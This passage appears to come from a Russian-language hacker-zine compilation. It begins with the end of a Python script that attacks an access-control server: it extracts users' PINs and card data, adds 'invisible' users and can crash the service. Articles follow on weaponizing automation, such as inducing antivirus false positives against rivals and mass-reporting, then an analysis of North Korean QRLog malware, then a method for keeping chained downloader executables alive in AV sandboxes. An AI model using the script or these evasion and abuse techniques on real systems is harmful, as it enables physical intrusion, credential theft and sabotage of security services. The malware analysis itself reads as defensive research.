    card_response = fetch_data("/DESKTOP_EDIT_USER_GET_CARD_FIELDS", user_index)
    site_code_value = extract_data(card_response, r'value="(\d+)" SELECTED')
    card_data_value = extract_data(card_response, r'value="(\d+)" name="loc_form_user_card"')

    key_value = fetch_key_data("/DESKTOP_EDIT_USER_GET_KEYS_FIELDS", user_index)
    abacard_value = fetch_abacard_data("/DESKTOP_EDIT_USER_GET_ABACARD_FIELDS", user_index)

    collected_users[user_index] += (pin_value, site_code_value, card_data_value,
                                     key_value, abacard_value)

blue_users = []
red_users = []
black_users = []

for user_index in collected_users:
    user_data = collected_users[user_index]
    if user_data[1].lower() == 'blue':
        blue_users.append(user_data)
    elif user_data[1].lower() == 'red':
        red_users.append(user_data)
    black_users.append(user_data)

```

```

        elif user_data[1].lower() == 'black':
            pass

def generate_table(users, title):
    table = f"{title}\n| User Index | Name | Color | PIN | "
    table += f"Site Code/Facility Code | Card Data | Silcakey | AbaCard |\n"
    table += f"|-----|-----|-----|-----|-----|-----|-----|-----|\n"
    for entry in sorted(users, key=lambda x: int(x[2])):
        table += f"| {entry[2]} | {entry[0]} | {entry[1]} | {entry[3]} | "
        table += f"| {entry[4]} | {entry[5]} | {entry[6]} | {entry[7]} |\n"
    return table + "\n"

blue_table = generate_table(blue_users, "\n## Users with Access")
red_table = generate_table(red_users, "\n## Users with revoked access")
black_table = generate_table(black_users, "\n## Non-Access Users")

return blue_table + red_table + black_table

def add_user(host, port, card_number, site_id, username, invisible):
    url = f'http://{host}:{port}/USER_CHANGE'
    headers = {
        'Host': host,
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) \
Gecko/20100101 Firefox/66.0",
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,\
image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
        'Accept-Encoding': 'gzip, deflate, br',
        "Connection": "keep-alive"
    }

    data = {
        'user_operator_id': '0' if invisible else '1',
        'user_id': '0',
        'user_name': username,
        'l': 'on',
        'loc_form_user_card_imprinted': card_number,
        'loc_form_user_als_sitecode': site_id,
        'loc_form_user_als_sitecode_new': site_id,
        'loc_form_user_card': card_number,
        'loc_form_user_data1': '',
        'loc_form_user_data2': '',
        'command': ''
    }

    response = requests.post(url, headers=headers, data=data)
    return("Completed adding user")

def main():
    parser = argparse.ArgumentParser(description="Interact with Evolution Server.")
    parser.add_argument("--host", help="Target host (IP address)")
    parser.add_argument("--port", type=int, help="Target port")
    parser.add_argument("--crash", action="store_true", help="Crash the application")
    parser.add_argument("--add-user", action="store_true", help="Flag to add a new user")
    parser.add_argument("--username", type=str, help="Username for adding user")
    parser.add_argument("--site-id", type=str, help="Site ID for adding user")
    parser.add_argument("--card-number", type=str, help="Card number for adding user")
    parser.add_argument("--invisible", action="store_true", help="Make the user invisible")

    args = parser.parse_args()

    host = (args.host)
    port = (args.port)

    if args.add_user:
        if not all([args.card_number, args.site_id, args.username]):
            print("Error: When adding a user, --card-number, --site-id, and --username are required.")
            exit(1)

        print(add_user(host, port, args.card_number, args.site_id, args.username, args.invisible))
    if args.crash:
        print(application_crash(host, port))

```

```
if not (args.crash):
    print(retrieve_site_name(host, port))
    print(get_operator_names(host, port))
    print(retrieve_company_fields(host, port))
    print(return_last_scanned_card(host, port))
    print(get_users(host, port))

if __name__ == '__main__':
    main()
```

by Xenon Hexafluoride

В наши дни, когда люди слышат слово «автоматизация», они думают об ИИ. Все разговоры сейчас вокруг «как я обманул ИИ-бота и купил машину за доллар» и «я заставил DALL-E выдать нечто неприличное, когда он пытался обучиться на моих картинах». Это весёлые и праведные взломы. Но реальность такова, что большая часть опасного и неэтичного дерьма предшествует ИИ. Автоматизация существовала задолго до ИИ. Это было ML, экспертные системы, сценарии реагирования, механические турки и прочее — задолго до того, как вошли в моду все эти buzzwords. И когда система существует достаточно долго, атаковать её начинают не только любопытные хакеры, но и те, кто хочет причинить вред другим, заработать деньги — или и то, и другое.

Я не буду вдаваться в тонкости отравления ИИ, потому что вы, дорогие читатели, прекрасно знаете: старые атаки по-прежнему работают. Поговорим о том, как группы сегодня продолжают использовать атаки на уже существующую автоматизацию и как зависимость от ИИ лишь усугубит проблему.

Свотинг

Уместно начать с пересечения старого доброго фрикинга, правоохранителей в роли механических турков и ограниченных идиотов из интернета.

Свотинг существует давно — начиная со случайных геймеров, задевших не того в Halo, или Брайана Кребса. И пока мы смеёмся над тем, что Кребс — никак не друг хакеров — оказался окружён вооружёнными людьми у своего дома, вспомним, что по меньшей мере один из них стремился застрелить любую собаку, которую увидит. Но как такой страж закона и компьютерной этики мог оказаться в такой ситуации?

Он пытался её предотвратить. Местная полиция выслушала его опасения и записала: если они получают паническое сообщение из его дома, запускаящее процедуру реагирования SWAT, они должны сначала перезвонить и уточнить.

Лучшее, что они смогли сделать — позвонить дважды, пока он пылесосил и не слышал, а затем без здравого смысла всё равно запустить сценарий. В итоге на него было наставлено несколько стволов. В сценарии реагирования не было страницы о том, как действовать при вероятной мистификации, поэтому им пришлось реагировать как на реальный вызов. Вишенкой на торте стало то, что сценарий снова дал сбой при фактическом задержании: офицеры отдавали противоречивые приказы. Ему повезло остаться в живых, и никто из полиции не понёс бы ответственности, если бы он не выжил.

Более поздние инциденты с участием политиков и судей всё чаще вынуждают местные правоохранительные органы обновлять сценарии для людей, находящихся под федеральной защитой. Но не для всех остальных. Жертв становится всё больше, при этом правоохранительные органы не берут на себя ответственность (как всегда, перекладывая вину на кого угодно). И по мере того как правоохранители принимают ИИ для «отмывания» собственных предубеждений,

нетерпимости и ненависти к надлежащим правовым процедурам, мы движемся к будущему, где вместо проблем в аэропорту из-за того, что «компьютер так сказал», к вашему дому придут вооружённые люди, настроенные подраться, — потому что компьютер им это велел.

Антивирус и другие системы обнаружения на основе сигнатур/ИИ

Системы, автоматически обнаруживающие «вредоносное» поведение и блокирующие его, изначально поддаются вооружению. Они обычно работают с высоким уровнем привилегий или находятся на критическом пути, зачастую настроены блокировать сначала и разбираться потом. Даже в случаях, когда они работают не напрямую, они способны дезориентировать команду безопасности и создать дымовую завесу для реальных атак — либо запуская дорогостоящий процесс реагирования, либо истощая ресурсы.

Большинство таких атак начинаются с того, что нужно убедить защитное ПО выдать ложное срабатывание (false positive). В некоторых случаях это так же просто, как отправить образец с нужными характеристиками через анонимный канал — но если удастся убедить кого-то из ИБ или ИТ отправить его своему представителю вендора, можно обойти многие внутренние защитные барьеры. Другой способ обойти защиту у целевого вендора — использовать тот факт, что многие из этих компаний оцениваются в сравнении друг с другом и потому вынуждены уделять значительно больше внимания обнаружениям конкурентов. VirusTotal и многие сервисы репутации IP/URL — отличная отправная точка. Для сетевого трафика набор сигнатур ET Open, особенно с большим количеством «вредоносных» рсар, вероятно, будет поглощён другими наборами обнаружения вендоров ещё до того, как станут известны ложные срабатывания. А некоторые антиспам-провайдеры работают на очень низком пороге чувствительности.

Несколько более конкретных примеров: для репутации URL зачастую достаточно анонимных сообщений или сообщений от ИТ в легкодоступные публичные базы данных с минимальной верификацией. После нескольких таких отправок злоумышленники могут начать продвигаться выше по лестнице репутации провайдеров. Для файлов с низкой распространённостью — например, неподписанное корпоративное приложение или программа небольшого конкурента — более распространённая атака заключается в отправке вариантов известных вредоносных дропперов, обновлённых для сброса копии целевой программы в VirusTotal. На этом этапе злоумышленник просто ждёт, пока достаточное число вендоров не обнаружит образец, что запустит «подражательное» подписание под давлением продаж и маркетинга. В иных случаях атаки могут требовать смещения признаков известного вредоносного ПО или вредоносного трафика с признаками того, на что хочется спровоцировать FP.

Хотя многие из этих техник часто используются для маскировки в фоновом шуме, провоцирование FP также может быть самостоятельной целью. Выбор FP и способ первоначальной подачи образцов в конвейер автоматизации зависит от конечной цели и атакуемых систем. Атаки могут быть чистым отказом в обслуживании (например, вывод из строя банковского ПО для АСН), репутационными атаками на вендора безопасности с целью снижения доверия, репутационными атаками на конкурентов с использованием вендоров безопасности в качестве оружия, или же атаками на истощение ресурсов команды безопасности цели.

Хотя некоторые из них, например намеренный DoS критических систем, остаются теоретическими, я неоднократно, зачастую лично, наблюдал использование простых репутационных атак с отчётностью и ожиданием — между конкурирующими компаниями. И однажды был случай, когда один сердитый российский олигарх решил, что его конкуренты в сфере антивирусов «крадут» у него. Хотя именно он помог создать всю экосистему продаж, маркетинга и тестирования антивирусов, сделавшую «подражательные» обнаружения нормой.

Атаки Kaspersky использовали знание о том, как антивирусные движки внутренне разбивают файлы на признаки, чтобы внедрять признаки, характерные для разнообразных вредоносных образцов, оставляя автоматике лишь чистые фрагменты для дифференциации от других обобщённых обнаружений. Если это звучит как атака на отравление ИИ до появления самого ИИ, то по своей сути так оно и есть. Примерно в то же время хакеры просто вставляли первые 256 байт в секцию .rsrc PE-файлов для lulz — гораздо более простая атака. В итоге Kaspersky навредил себе больше, чем конкурентам, попавшись на этом [3]. И всё же все причастные компании согласились просто свалить вину на хакеров [4].

Переходя к созданию контента, мы попадаем в точку пересечения корпоративных прибылей компаний, теоретически выступающих «добросовестными» посредниками, и корпораций, желающих нажиться по максимуму. По сравнению с другими атаками в этой статье данная — прямолинейная, поскольку опирается на погоню компаний за прибылью и вечный источник головной боли для хакеров, авторов и всех, кто не является корпоративным юристом, — DMCA.

ContentID на YouTube и другие платформы со встроенным автоматическим правоприменением давно сталкиваются с проблемами добросовестного использования [5]. Однако добросовестное использование достаточно редко, и когда оно отмечается платформой или известным авторским троллем с автоматизацией — вроде Sony BMG — процедура оспаривания справляется. Это всё равно неприятно, но большинство площадок разумно подходят к вопросу, поскольку это стало влиять на их доходы. Ситуация не улучшится, пока не изменятся законы или финансовые стимулы.

Более новые злоупотребления DMCA связаны с использованием тех же автоматизированных систем для кражи авторства у художников и других авторов. Атака состоит в том, чтобы создать достаточно оригинальной музыки, чтобы считаться слегка легитимным тролль-лейблом — вроде Sony BMG или «The Orchard», — а затем заявлять права на ещё не занятую музыку. В ряде случаев это просто способ использовать ContentID для получения рекламного дохода от художника, не монетизирующего свои работы. Обычно апатия художника означает, что он не замечает, что кто-то заявил права на его работу... до тех пор, пока он не скажет другим авторам, что его музыку можно использовать бесплатно, и она не окажется в монетизируемых видео авторов, которых интересует их доход. Злоумышленник и его корпоративные помощники затем массово жалуются на видео с только что заявленной музыкой и получают прибыль, пока идёт процедура оспаривания.

Причины, по которым это работает так хорошо, двояки. Не существует хорошего способа зарегистрировать музыку/контент в общественном достоянии, и у троллей и платформ определённо нет стимула это делать. Второе — процедура пометки/жалобы по DMCA проста и допускает массовые жалобы, но, как уже говорилось, крайне сложна для разрешения и обычно не может быть разрешена автоматически, если только первоначальный правообладатель (не затронутые авторы) не подаст в суд на тролля напрямую. Так что 30 минут на видео — это плохо при добросовестном использовании, а 30 минут на каталог из сотен видео — это кошмар. И поскольку первоначальный правообладатель по-прежнему не может реально заявить права на работу, другой злоумышленник с удобным тролль-лейблом волен повторить это в будущем.

Существует также новая вариация этой атаки, только зарождающаяся: ИИ используется для копирования чужого контента, а затем те, кто занимается массовым ИИ-копированием, используют DMCA и поддерживающую автоматизацию, чтобы обвинить оригинал в нарушении авторских прав.

От модерации контента разнообразных онлайн-хамов с обеих сторон политического спектра (или вне его) до более организованных и целенаправленных групп вроде Kiwifarms — автоматизированная модерация контента использовалась для деплатформинга или демонетизации жертв практически с момента своего возникновения. И всё же, от дней до 4chan и по сей день, несмотря на эволюцию базовой автоматизации, одни и те же атаки по-прежнему работают. Списки ключевых слов никуда не делись как первый эшелон — они просто получили веса. Второй эшелон, основанный на массовых жалобах, — это скорее LLM, нежели

низкооплачиваемый человек в комнате без окон с папкой и плохим английским (то есть механический турок). А на верхнем уровне — человек, который может думать хотя бы в той мере, в какой позволяют юристы, если вам каким-то образом удастся до него дозвониться.

Те же атаки по-прежнему работают из-за системных недостатков использования автоматизации и большой диспропорции между атакующим и жертвой. Обычная атака состоит в том, чтобы либо добыть исторические записи целевого пользователя, либо начать против него кампанию преследования. Найдя или спровоцировав ответ, достаточный для пометки одним из первых двух эшелонов автоматизации, злоумышленники и их сообщники массово жалуются на жертву. Некоторые ответы, которые обычно соответствуют этим критериям: реакция на собачьи свистки реальными ругательствами, несерьёзные угрозы насилия или членовредительства, или — слишком часто — просто репост преследующих сообщений, которые должны были бы сработать в автоматизации, но либо пришли от волны одноразовых аккаунтов, либо срабатывают только при массовой жалобе.

Компании либо не могут, либо не хотят платить за улучшенное человеческое противодействие таким атакам — по финансовым причинам или из наивного убеждения, что недобросовестное поведение либо не их проблема, либо с ним справится автоматизация. Добавьте к этому дополнительную диспропорцию: один человек против группы, стандарты допустимой речи, как правило, ущемляющие меньшинства, и последствия, которые для некоторых означают потерю поддержки или дохода. Злоумышленники могут заводить фиктивные аккаунты для прямого преследования, оставаясь на собачьих свистках в основных аккаунтах, тогда как жертвы зачастую полагаются на один аккаунт.

Ещё более тревожен контекст атаки, которая обычно находилась бы в компетенции армии США: трата 44 миллиардов долларов на уничтожение чего-либо. Поглощение Twitter Илоном Маском показало, как выглядит недобросовестная модерация контента там, где правительство ещё не установило режим цензуры (в отличие, например, от TikTok). Это ставит вопросы о некоторых решениях в других крупных корпорациях, особенно Facebook. В дни 4chan это были просто интернет-пользователи, которые, в хакерском духе, разбирались в системах лучше их создателей. Но с тех пор сотрудники Google, поддерживавшие Джеймса Дамора, публично деанонимизировали его внутренних критиков. В какой мере они и им подобные делятся деталями систем модерации или активно их саботируют, чтобы способствовать травле — неизвестно.

Реальная опасность ИИ — не обязательно сама технология, а то, как она используется. Он не устраняет старые атаки с использованием автоматизации — он их усиливает. В некоторых случаях это добавляет уровень определённости в системы автоматизации за счёт большей непрозрачности, а не реальной заслуженности этого доверия во многих областях применения. Та же сложность затрудняет обнаружение и устранение как внешних атак отравления, так и намеренного встраивания предвзятости. Наконец, будучи столь непрозрачным, но при этом столь неразумно доверенным, ИИ ещё больше снимает ответственность с людей, сознательно эксплуатирующих небезопасные системы: они могут обвинять кого угодно — ИИ, жертв, и всякий раз, когда найдётся предлог, — хакеров.

Ссылки

- [1] <https://arstechnica.com/information-technology/2013/03/security-reporter-tells-ars-about-hacked-911-call-that-sent-swat-team-to-his-house/>
- [2] <https://www.justice.gov/usao-ks/pr/ohio-gamer-pleads-guilty-swatting-caused-death>
- [3] <https://www.reuters.com/article/2015/08/14/us-kaspersky-rivals-idUSKCN0QJ1CR20150814/>
- [4] Propellerheads - History Repeating.
- [5] <https://www.eff.org/deeplinks/2016/05/dear-sony-not-fee-use-fair-use>

4 — В погоне за Чхоллимами: 100-дневная миссия по профилированию северокорейского угрозового актора, спонсируемого государством

by MauroEldritch

Содержание

- 0) О нас: Элдриджи, Кетсали, Чхоллимы
- 1) Введение: Тёплое февральское утро в Уругвае
- 2) Заражение
- 3) Цифровой молотов: анализ самодельной малвари
- 4) ИОС, СТИ, стукачи и швы
- 5) Крылатые кони, корпоративный шпионаж и баллистические ракеты
- 6) Провал OPSEC
- 7) Эпилог: снова февраль
- 8) Благодарности
- 9) Ссылки

0) О нас: Элдриджи, Кетсали, Чхоллимы

Об авторе

Мауро Элдридж — аргентинско-уругвайский хакер, основатель BCA LTD и DC5411 (Аргентина / Уругвай). Несколько раз выступал на различных мероприятиях, в том числе на DEF CON. Увлекается Threat Intelligence и биохакингом, участник Quetzal Team.

О команде Quetzal

Quetzal — команда Bitso по Web3 Threat Research. Наша цель и обязательство — доставлять высококачественные отчёты Threat Intelligence об APT и спонсируемых государством угрозах, направленных на криптопространство.

В прошлом мы успешно противостояли организованным кибероперациям Fancy Lazarus (RansomDDoS), Lazarus (Labyrinth & Velvet Chollimas) и EVILNUM (Mercenary Group). Кроме того, кетсали — великолепные зелёные птицы Центральной и Северной Америки.

О Чхоллимах

Чхоллима (или Цяньлима, Сэнрима) — мифический крылатый конь в мифологии Восточной Азии, вдохновивший важные политические движения, в частности северокорейское движение Чхоллима.

Это также псевдоним, используемый CrowdStrike для северокорейских угрозовых акторов. Это спонсируемые государством акторы, пользующиеся финансовой и юридической поддержкой своего правительства, что обеспечивает им правовую безнаказанность и значительные бюджеты. В итоге это приводит к безрассудным атакам на другие правительства (операция DarkSeoul), корпорации (Sony, Bangladesh Bank), крипто-протоколы и мосты (Ronin и Horizon), или просто на весь мир (как вспышка WannaCry).

Иногда эти безрассудные атаки «даают осечку» и превращаются в забавную историю, а не в трагедию. К счастью, это именно такая история.

1) Введение: Тёплое февральское утро в Уругвае

Примечание: всё время приведено в GMT (для справки: Уругвай — GMT-3, Мексика — GMT-6). Год — 2023.

7 февраля.

12:00.

Это было тёплое февральское утро в Уругвае. Для меня — рано, а для остальной части команды, жившей на три часа позади в Мексике, — ещё раньше. Первым делом с утра меня настиг алерт EDR, и я наткнулся на необычный образец малвари, выглядевший довольно самодельным.

Удивительно простой, он обходил всё существующее антивирусное ПО и был обнаружен и заблокирован только эвристикой. Поэтому я решил, что он заслуживает дальнейшего изучения. После обычной рутины CTI и OSINT ситуация приняла значительно более мрачный оборот... Почти 100 дней спустя мы решили объединиться с Хуаном Бродерсеном, журналистом и моим другом.

И так началось наше путешествие по профилированию разработчиков малвари (и их кампании). Но давайте расскажем эту историю с самого начала и вернёмся в то тёплое февральское утро в Уругвае, когда я впервые — и определённо не последний — раз встретил Чхоллим.

2) Заражение

7 февраля. То самое тёплое утро.

12:25.

На ноутбуке инженера была обнаружена неизвестная малварь, упакованная в поддельный Java QR-генератор.

12:25 — 13:01

Артефакт был помещён в песочницу. Заражённый хост был изолирован от сети, и CrowdStrike Falcon выдал несколько алертов.

13:01

Артефакт был изъят после предотвращения самоудаления. Мы начали мониторинг его поведения и извлечение IOC. Выглядел он просто, из тех, что не могут подвести именно благодаря своей простоте, — но я не сужу книгу по обложке. И, чёрт возьми, я оказался прав.

3) Цифровой молотов: анализ самодельной малвари

7 февраля. То самое тёплое утро.

15:00

«Это базовый — по всей видимости самодельный — RAT, пытающийся открыть обратный шелл. На момент написания нет никаких публичных упоминаний об этой малвари или её компонентах. Я назвал его QRLOG.»
— Мой первый отчёт об образце, отныне — QRLog.

QRLog был удивительно прост: он работал как имплант внутри функционирующего QR-генератора и прятал вредоносную нагрузку на виду — в переменной с base64-кодировкой по имени QUIET_ZONE_DATA. Эта переменная записывалась во временный .java-файл. При выполнении он открывал обратный шелл для злоумышленника, чтобы тот *вручную* злоупотреблял системой.

Вот и всё. Никакого обхода UAC, расширений ядра или 0-day, которые не попали к надлежащему брокеру уязвимостей. Просто обычный Java-код в base64 — против всех ожиданий. Эта простота обходила все антивирусные обнаружения на VirusTotal, но, к счастью, поведение было достаточно шумным, чтобы эвристика Falcon нахмурилась и выдала ряд алертов.

Просматривая код, я заметил многочисленные признаки самодельного происхождения. Среди них — различные примеры плохих практик и небрежности: лишние импорты, плохо написанные функции для определения ОС, собственная функция генерации случайных строк несмотря на импорт библиотек для этой цели, захардкоженные пути и даже захардкоженный адрес C2-сервера.

Я не мог поверить, что такой простой кусок кода обходит антивирус с помощью грязи и палок. Поэтому я спросил мнения Максимилиано Фиртмана, эксперта по Java, программиста и преподавателя. Он сказал:

«Это код человека, у которого нет большого опыта и который копировал и вставлял всё из интернета. Похоже, кто-то писал скрипт для взлома своей девушки.»

Это побудило нас сравнить QRLog с «цифровым молотовым»: простым, но разрушительным.

9 февраля. Два тёплых утра спустя.

12:07

QRLog был моим самым первым анализом малвари, поэтому я считал его хорошей разминкой перед тем, что могло в итоге последовать в моей карьере: лёгкий старт. Я собрал всё найденное и опубликовал IOC как intelligence pulse в AlienVault OTX вместе с разбором анализа на своём профиле Github.

Как и сам код, индикаторы не бросались в глаза: SSL-сертификаты от Let's Encrypt, несколько дешёвых VPS и уже упомянутый C2-сервер, который, похоже, был переработанным.

C2 был связан почти с 500 другими доменами и имел весьма подмоченную репутацию на различных intel-платформах, поскольку участвовал во многих вредоносных кампаниях в прошлом. Среди них — Log4J, JokerSpy, хостинг Cobalt Strike и другие.

Больше рассказывать было не о чём. СТИ-сессия подошла к концу, и я хотел сосредоточиться на другом... Но это длилось недолго.

4) IOC, СТИ, стукачи и швы

26 апреля. 79 утр спустя. Часть тёплых, часть нет.

08:44

Я получил личное сообщение в Twitter по поводу моей публикации на Github: дружественный исследователь хотел связаться со мной на защищённой платформе и поделиться важным сведением об одном из моих IOC. Мы перешли в Tox, где он сообщил мне:

«Просто из любопытства — вы знали, что смотрели на малварь северокорейского угрозowego актора?»

Я застыл на месте. Обсудив вопрос некоторое время и с его разрешения, мы поделились этой разведывательной информацией с Crowdstrike для подтверждения атрибуции. Также поделились информацией с моим другом-журналистом Хуаном, чтобы он мог работать над этой историей. Пересматривая свои заметки, я заметил, что их C2 по-прежнему работал... и подумал: «а почему бы и нет?»

09:30

Проанализировав взаимодействие QRLog с его C2-сервером, мы нашли способ отправить созданное сообщение, которое наверняка прочтут ТА. В журналистских целях мы начали засыпать их сервер приглашением поговорить в Telegram, указав мой псевдоним в надежде получить «интервью». Но, кажется, в Северной Корее запросы на общение отправляют иначе...

10:28

Мы наблюдали сотни — а затем и более тысячи — попыток перебора SSH-экземпляра, запущенного на машине, с которой был отправлен первоначальный запрос на контакт. ТА не знали, что этот VPS невольно служил нам приманкой и предоставлял ещё более ценную разведывательную информацию об их инфраструктуре. Атаки продолжались несколько дней, но поскольку мы собирали их данные, чем дольше мы держались, тем лучше. В конце концов... стукачи получают швы.

28 апреля. 81 утро спустя. На редкость дождливое.

13:36

Crowdstrike ответил, подтвердив с высокой степенью уверенности атрибуцию группе Labyrinth Chollima — подразделению печально известной группы Lazarus, входящей в DPRK RGB (Главное разведывательное бюро).

2 мая. 85 утр спустя. На редкость холодное.

16:10

C2-сервер окончательно прекратил работу. Атаки прекратились. Было получено более 1500 попыток перебора со всего мира. Многие IP принадлежали малоизвестным VPS-провайдерам, другие — крупным игрокам, в том числе AWS.

Привлечь Хуана оказалось правильным решением: ему удалось поговорить с директором по информационной безопасности AWS Марком Рилэндом. Он выразил обеспокоенность тем, что, хотя «хакеры готовы платить за [наш сервис]», «существуют более сложные акторы, злоупотребляющие AWS».

С моей стороны я начал классифицировать и упаковывать новую разведку для очередной публикации в AlienVault OTX. Именно тогда мы захотели узнать о них всё. Но, как говорится, любопытство сгубило кошку.

5) Крылатые кони, корпоративный шпионаж и баллистические ракеты

10 мая. 93 утра спустя. Удручающе морозный день.

Около 13:00

Хуан начал общаться с PR-отделами различных компаний в сфере безопасности о том, что им известно. Никто из них ранее не видел этого образца, и мы были первыми, кто что-либо

опубликовал о нём и о сопутствующей шпионской кампании.

Постепенно мы складывали пазл северокорейского ландшафта угроз, соединяя имена и ограбления, узнавая о разграничении между «обычными» подразделениями Lazarus — Labyrinth Chollima, Stardust Chollima и Silent Chollima, — проводившими шпионские операции и кражи криптовалют у таких гигантов, как Sony или AstraZeneca.

Мы также узнали о «более сложных» или даже (по определению некоторых вендоров) «элитных» подразделениях — Velvet и Ricochet Chollima, ответственных за атаку на Корейскую гидроядерную электростанцию в 2014 году и Daily NK — одно из крупнейших южнокорейских СМИ — в 2023 году.

Все эти подразделения, по всей видимости, преследовали общую цель: экономический шпионаж и кражи в интересах своего государства. В конечном счёте эти средства направлялись на ещё более мрачные цели: финансирование баллистической программы Северной Кореи.

«[...] украденные активы, по всей видимости, финансируют ряд государственных проектов, включая ядерные и программы ОМУ Северной Кореи.»

— Отчёт CrowdStrike Intelligence о Labyrinth Chollima, 2023.

«Кибервойна — это универсальный меч, гарантирующий Вооружённым силам Северной Кореи беспощадные ударные возможности наряду с ядерным оружием и ракетами»

— Ким Чен Ын. 2013. Эта речь цитируется HC3 и CISA.

«Министерство финансов принимает меры против хакерских групп Северной Кореи, проводящих кибератаки для поддержки незаконных программ вооружения и ракетных программ»

— Сигаль Мандельхер, заместитель министра финансов по терроризму и финансовой разведке. 2019.

После того как их кампания была раскрыта, их C2 захлестнут сообщениями, а образец перехвачен, похоже, они решили оставить нас в покое. Но помните: дьявол кроется в деталях, и они допустили одну важную оплошность.

6) Провал OPSEC

16 мая. 99 утр спустя. Скучаю по тёплым дням.

15:00

Я снова просматривал свои заметки, работая над слайдами об этой истории, и наткнулся на забавный провал OPSEC. Во время анализа я обнаружил файл, поставлявшийся вместе с образцом, под названием inputFiles.lst, содержащий информацию о сборке Maven. Читая его, мы нашли интересные отладочные сообщения:

```
"[...]/default-compile/inputFiles.lst:275 C:\Users\Edward\Downloads\qr-code[...]"
```

Итак, нашего друга звали (или, по крайней мере, он использовал имя) Edward, и он был счастливым пользователем Microsoft Windows... Прямо как западный шпион, скажу я вам. В любом случае история была закончена, и лучшая СТИ-сессия в моей жизни подошла к концу. Или нет?

7) Эпилог: снова февраль

8 февраля. 366 утр спустя. Думаю о предстоящих выходных.

22:00

На ноутбуке инженера была обнаружена неизвестная малварь, упакованная в поддельный экспортёр Slack в CSV.

8) Благодарности

Команды Information Security и Quetzal компании Bitso.

Rob Harrop.

Juan Brodersen.

9) Ссылки

Эта история была опубликована в различных форматах: intelligence pulses, доклады, статьи и газеты. Ссылки на всё:

- DEF CON 31 Video
<https://www.youtube.com/watch?v=DB6yDJeb6U8>
- DEF CON 31 Slides
https://docs.google.com/presentation/d/1mQuauuJCdDI9d_HfIvLdtk_vM4FU4v0AUmlTShV9_hI
- QRLog Technical Analysis
<https://github.com/birminghamcyberarms/QRLog>
- QRLog Intelligence Pulse
<https://otx.alienvault.com/pulse/64cfcc366fc8f13ce315f39a>
- Labyrinth Chollima Infrastructure Pulse
<https://otx.alienvault.com/pulse/64cfcc366fc8f13ce315f39a>
- Diario Clarín (Spanish)
https://www.clarin.com/tecnologia/hecho-corea-norte-descubren-nuevo-virus-funciona-molotov-digital_0_fR36
- The Hacker News
<https://thehackernews.com/2023/08/north-korean-hackers-deploy-new.html>
- SentinelOne
<https://www.sentinelone.com/blog/jokerspy-unknown-adversary-targeting-organizations-with-multi-stage-macro>
- SC Magazine
<https://www.scmagazine.com/news/vmconnect-campaign-linked-to-north-korean-lazarus-group>

5 — Мастер марионеток — превращение антивирусных песочниц в ботнет

by Grzegorz Tworek

По мере того как вредоносное ПО становится всё более сложным, защитники осознают, что типичный статический анализ постепенно теряет ценность как основной метод понимания происходящего в заражённой системе. В то же время виртуальные машины становятся дешевле, надёжнее, проще в оркестрации и автоматизации и просто удобнее. Вместо найма высококвалифицированных специалистов по обратной разработке аналитики малвари могут запускать тысячи машин и наблюдать за их поведением после намеренного заражения. Снова грубая сила пытается заменить наши навыки, хотя в ряде случаев это кажется разумным.

Я неоднократно баловался с такими тупыми устройствами в прошлом, включая циклические ссылки в файловых системах vbaProject.bin, форк-бомбы и прочее. Это было не очень сложно, но иногда

даже таймаут приносит некоторое удовлетворение, не говоря уже о небольших знаниях о том, как всё устроено внутри. Конечно, я пробовал и с EXE-файлами — особенно когда понял, что огромное число песочниц легко достигает интернета. Не нужно контрабандно провозить биты в NTP или DNS-запросах, если можно просто сделать HTTP-запрос и наблюдать его на своём веб-сервере миллисекунды спустя. Моя настоящая цель, конечно, — не анализ как таковой, а поддержание моего кода в работе вечно. Это достижимо с помощью трюка: если анализируемый EXE скачивает и запускает другой EXE, который запускается (а.к.а. «детонирует»), скачивает ещё один EXE, снова запускает и скачивает, — думаю, суть вы уже поняли.

Неудивительная проблема, которую я наблюдал, связана с очевидной оптимизацией в песочнице: им надоедает. Если я подсовываю файл, который уже известен, никто не хочет тратить на него время — это требует небольшого изобретательства при автоматизации всего процесса. Теоретически EXE-файлы относительно легко модифицировать в бинарном виде: некоторые секции (например, `.rdata`, `.data` или `.rsrc`) можно аккуратно перезаписать, не нарушая работу программы. Кроме того, формат PE позволяет добавить байты в конец файла, не меняя поведения приложения. Такие изменения можно автоматизировать, создавая решение, которое каждый раз отдаёт другой файл. Конечно, файлы (и хеши файлов) будут каждый раз разными, но этого может быть недостаточно, чтобы удержать внимание песочниц. Даже если файл отличается, песочница быстро поймёт, что новый EXE делает примерно то же, что и уже известный, судя по последовательности функций, импортированных из системных DLL. Это можно наблюдать, например, с помощью инструмента `dumpbin.exe` от Microsoft командой `«dumpbin.exe /imports filename.exe»`. Антивирусные решения вычисляют «IMPHASH» [1] на основе этих данных и могут определить, что разные файлы не так уж и отличаются, — и потерять интерес, прекратив дальнейший анализ и выполнение кода.

Теоретически возможны некоторые продвинутые бинарные манипуляции, чтобы EXE-файл каждый раз существенно отличался, но я решил пойти более простым путём и компилировать новый исходный код на C каждый раз, когда кто-то хочет скачать EXE. Даже если я мог бы динамически генерировать новый исходный файл каждый раз, я упростил подход, используя набор `#ifdef`, благодаря чему при сборке включаются разные (случайно выбранные) части кода. Компилятор позволяет установить нужный `#define` перед началом компиляции, а рандомизацию кода можно реализовать и с помощью чистых директив препроцессора [2], если кто-то предпочитает именно так. Разумеется, рандомизированные части не могут менять поведение приложения, а их выполнение не должно иметь значения. Проанализировав различные функции для случайного импорта, я нашёл DLL-библиотеки `SNMP` и `BCrypt` наиболее удобными. Обе выглядят достаточно подозрительно, чтобы захотеть разобраться, но при правильном вызове ничего не делают, кроме возврата ошибки, которую я могу спокойно игнорировать. Например, `BCryptSecretAgreement()` сначала проверяет дескрипторы, и я намеренно вызываю её с `NULL`, зная, что получу `STATUS_INVALID_HANDLE` без побочных эффектов. Уверен, что опытный аналитик здесь заметит красную селёдку, но песочницы, к счастью, недостаточно умны.

Конечно, я мог бы легко писать, тестировать и компилировать код в Visual Studio, которую обычно использую, — но это было бы излишеством для данного сценария, даже в режиме только командной строки. В итоге я остановился на Tiny C Compiler (<https://bellard.org/tcc/>), который идеально подошёл.

